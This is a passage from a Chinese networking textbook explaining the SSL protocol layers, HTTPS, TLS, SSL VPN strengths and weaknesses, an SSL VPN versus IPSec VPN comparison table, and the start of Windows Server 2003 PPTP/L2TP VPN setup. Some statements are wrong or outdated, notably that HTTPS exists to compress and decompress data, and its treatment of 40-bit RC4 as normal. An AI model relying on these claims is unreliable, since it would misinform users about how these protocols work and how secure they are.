SSL协议位于TCP/IP协议模型的网络层和应用层之间，使用TCP来提供一种可靠的端到端的安全服务，它使客户/服务器应用之间的通信不被攻击窃听，并且始终对服务器进行认证，还可以选择对客户进行认证。SSL协议在应用层通信之前就已经完成加密算法、通信密钥的协商以及服务器认证工作，在此之后，应用层协议所传送的数据都被加密。SSL实际上由共同工作的两层协议组成，如表8-4所示。从体系结构图可以看出SSL安全协议实际是SSL握手协议、SSL修改密文协议、SSL报警协议和SSL记录协议组成的一个协议族。

表8-4　SSL体系结构

<table>
<tr><th>握手
协议</th><th>修改密
文协议</th><th>报警
协议</th></tr>
<tr><td colspan="3">SSL记录协议</td></tr>
<tr><td colspan="3">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>

SSL握手协议允许通信实体在交换应用数据之前协商密钥的算法、加密密钥和对客户端进行认证(可选)的协议,为下一步记录协议要使用的密钥信息进行协商,使客户端和服务器建立并保持安全通信的状态信息。SSL握手协议是在任何应用程序数据传输之前使用的。SSL握手协议包含四个阶段:第一个阶段建立安全能力,第二个阶段服务器鉴别和密钥交换,第三个阶段客户鉴别和密钥交换,第四个阶段完成握手协议,如图8-23所示。




图8-23 SSL协议四个工作阶段

SSL修改密文协议是使用SSL记录协议服务的SSL高层协议的三个特定协议之一,协议由单个消息组成,该消息只包含一个值为1的单个字节。该消息的唯一作用就是使未决状态复制为当前状态,更新用于当前连接的密码组。为了保障SSL传输过程的安全性,双方应该每隔一段时间改变加密规范。

SSL报警协议是用来为对等实体传递SSL的相关警告。如果在通信过程中某一方发现任何异常,就需要给对方发送一条警示消息通告。警示消息有两种:第一种是Fatal错误,如传递数据过程中,发现错误的MAC,双方就需要立即中断会话,同时消除自己缓冲区相应的会话记录;第二种是Warning消息,这种情况,通信双方通常都只是记录日志,而对通信过程不造成任何影响。SSL握手协议可以使得服务器和客户能够相互鉴别对方,协商具体的加密算法和MAC算法以及保密密钥,用来保护在SSL记录中发送的数据。

SSL 记录协议为 SSL 连接提供了两种服务：一是机密性，二是消息完整性。为了实现这两种服务，SSL 记录协议对接收的数据和被接收的数据工作过程是如何实现的呢？SSL 记录协议接收传输的应用报文，将数据分片成可管理的块，进行数据压缩（可选），应用 MAC，接着利用 IDEA、DES、3DES 或其他加密算法进行数据加密，最后增加由内容类型、主要版本、次要版本和压缩长度组成的首部。被接收的数据刚好与接收数据工作过程相反，依次被解密、验证、解压缩和重新装配，然后交给更高级用户。

3）HTTPS 协议

HTTPS 协议用于对数据进行压缩和解压操作，并返回网络上传送回的结果。HTTPS 应用 SSL 作为 HTTP 应用层的子层，使用端口 443。SSL 使用 40 位关键字作为 RC4 流加密算法；HTTPS 和 SSL 支持使用 X.509 数字认证。HTTPS 是以安全为目标的 HTTP 通道，即 HTTP 下加入 SSL 层，HTTPS 的安全基础是 SSL，因此加密机制依托于 SSL。

4）TLS

TLS（transport layer security，传输层安全协议）是 IETF 制定的一种新的协议，建立在 SSL 3.0 协议规范之上，是 SSL 3.0 的后续版本。在 TLS 与 SSL 3.0 之间存在着显著差别，主要是它们支持的加密算法不同，所以 TLS 与 SSL 3.0 不能互操作。

5. SSL VPN 的主要优势和不足

SSL VPN 相对传统的技术存在一些优点，当然不足之处通常也是有的，下面就分别予以介绍。

1）SSL VPN 的主要优点

SSL VPN 的主要优点如下。

（1）无须安装客户端软件：大多数执行基于 SSL 协议的远程访问不需要在远程客户端设备上安装软件，只需通过标准的 Web 浏览器连接因特网，即可以通过网页访问到企业总部的网络资源。

（2）适用于大多数设备：基于 Web 访问的开放体系在运行标准的浏览器下可以访问任何设备，包括非传统设备，如可以上网的电话和 PDA 通信产品。

（3）适用于大多数操作系统：可以运行标准的因特网浏览器的大多数操作系统都可以用来进行基于 Web 的远程访问，不管是 Windows、UNIX 还是 Linux。

（4）支持网络驱动器访问：用户通过 SSL VPN 通信可以访问在网络驱动器上的资源。

（5）良好的安全性：用户通过基于 SSL 的 Web 访问并不是网络的真实节点，就像 IPSec 安全协议一样。而且还可代理访问公司内部资源。因此，这种方法可以非常安全，特别是对于外部用户的访问。

（6）较强的资源控制能力：基于 Web 的代理访问允许公司为远程访问用户进行详尽的资源访问控制。

（7）减少费用：基于 SSL 的 VPN 网络可以非常经济地为那些简单远程访问用户（仅需进入公司内部网站或者进行 E-mail 通信）提供远程访问服务。

（8）可以绕过防火墙和代理服务器进行访问：基于 SSL 的远程访问，使用 NAT 服务的远程用户或者因特网代理服务的用户可以绕过防火墙和代理服务器访问公司资源，基于 IPSec 的远程访问是做不到的。

2）SSL VPN 的主要不足之处

SSL VPN 的主要不足之处如下。

（1）必须依靠因特网进行访问：通过基于 SSL VPN 的远程访问，必须与因特网保持连通性；Web 浏览器实质上扮演客户服务器的角色，远程用户的 Web 浏览器依靠公司的服务器进行所有通信。

（2）对新的或者复杂的 Web 技术提供有限支持：基于 SSL 的 VPN 是依赖反代理技术来访问公司网络。远程用户从公用因特网来访问公司网络，而公司内部网络信息处于防火墙后面，而且处于没有内部网 IP 地址路由表的空间中。反代理的工作就是翻译出远程用户 Web 浏览器的需求，SSL 很难支持。

- 只能有限地支持 Windows 应用或者其他非 Web 系统，因为大多数基于 SSL 的 VPN 都是基于 Web 浏览器工作的，远程用户不能在 Windows、UNIX、Linux、AS400 或者大型系统上进行非基于 Web 界面的应用。
- 只能为访问资源提供有限安全保障，基于 SSL 的 Web 浏览器进行 VPN 通信时，对用户来说外部环境并不安全、可达到无缝连接。因为 SSL VPN 只对通信双方的某个应用通道进行加密，而不是对在通信双方的主机之间的整个通道进行加密。

6. SSL VPN 与 IPSec VPN 比较列表

表 8-5 是 SSL VPN 与 IPSec VPN 主要性能比较，从表中可以看出各自的主要优势与不足。

表 8-5　SSL VPN 与 IPSec VPN 主要性能比较

选项	SSL VPN	IPSec VPN
身份验证	单向身份验证 双向身份验证 数字证书	双向身份验证 数字证书
加密	强加密 基于 Web 浏览器	强加密 执行
全程安全性	端到端安全 从客户到资源端全程加密	网络边缘到客户端 仅对从客户到 VPN 网关之间通道加密
可访问性	选用于任何时间，任何地点访问	限制适用于已经定义好受控用户的访问
费用	低(无须任何附加客户端软件)	高(需要管理客户端软件)
安装	即插即用安装 无须任何附加的客户端软、硬件安装	通常需要长时间的配置 需要客户端软件或者硬件
用户的易使用性	对用户非常友好，使用非常熟悉的 Web 浏览器无需终端用户的培训	对没有相应技术的用户比较困难需要培训
支持的应用	基于 Web 的应用 文件共享 E-mail	所有基于 IP 协议的服务
用户	客户、合作伙伴用户、远程用户、供应商等	更适用于企业内部使用
可伸缩性	容易配置和扩展	在服务器端容易实现自由伸缩，在客户端比较困难

图 8-24、图 8-25 分别是 IPSec VPN 与 SSL VPN 构建方式。




图 8-24 IPSec VPN




图 8-25 SSL VPN

由于企业的争相部署，SSL VPN 已经取得了很大的发展。同时，由于许多网络公司已经将该技术集成到其当前产品线中，最终将与企业各自的管理应用相结合，将来 SSL VPN 会越来越辉煌。

8.5 Windows Server 2003 的 VPN 技术

Windows Server 2003 家族中支持 VPN 通信，并且增加了许多新的特性。Windows Server 2003 的 VPN 支持 NAT，支持用户以 L2TP 的方式访问 VPN 服务器及内网。

8.5.1 Windows Server 2003 系统 L2TP VPN

Windows Server 2003 提供两种隧道协议：PPTP 和附带 IPSec 的 L2TP，可以方便地创建 VPN。

1. PPTP

PPTP 是 Windows NT 4.0 的 VPN 协议，建立在 PPP 基础之上，提高了 PPP 的安全级别，让 PPP 对 PPTP 服务器与 PPTP 客户机之间的数据加密传输，并使 PPTP 服务器对远程用户的身份进行验证。

具体的过程是：一个 PPTP 客户机通过两次拨号连接来建立一条 PPTP 隧道，第一次通过 PPP 协议与 ISP 建立连接，第二次在上一次的 PPP 连接的基础上再次“拨号”建立一个与企业局域网的 PPTP 服务器的 VPN 连接。在局域网中也可以使用 PPTP，如果客户机直接连接到 IP 局域网，并且和服务器建立了一个 IP 连接，就可以通过局域网建立 PPTP 隧道。

2. 带 IPSec 的 L2TP

带 IPSec 的 L2TP 是 Windows Server 2003 的隧道协议。L2TP 隧道化数据包格式如图 8-26 所示。

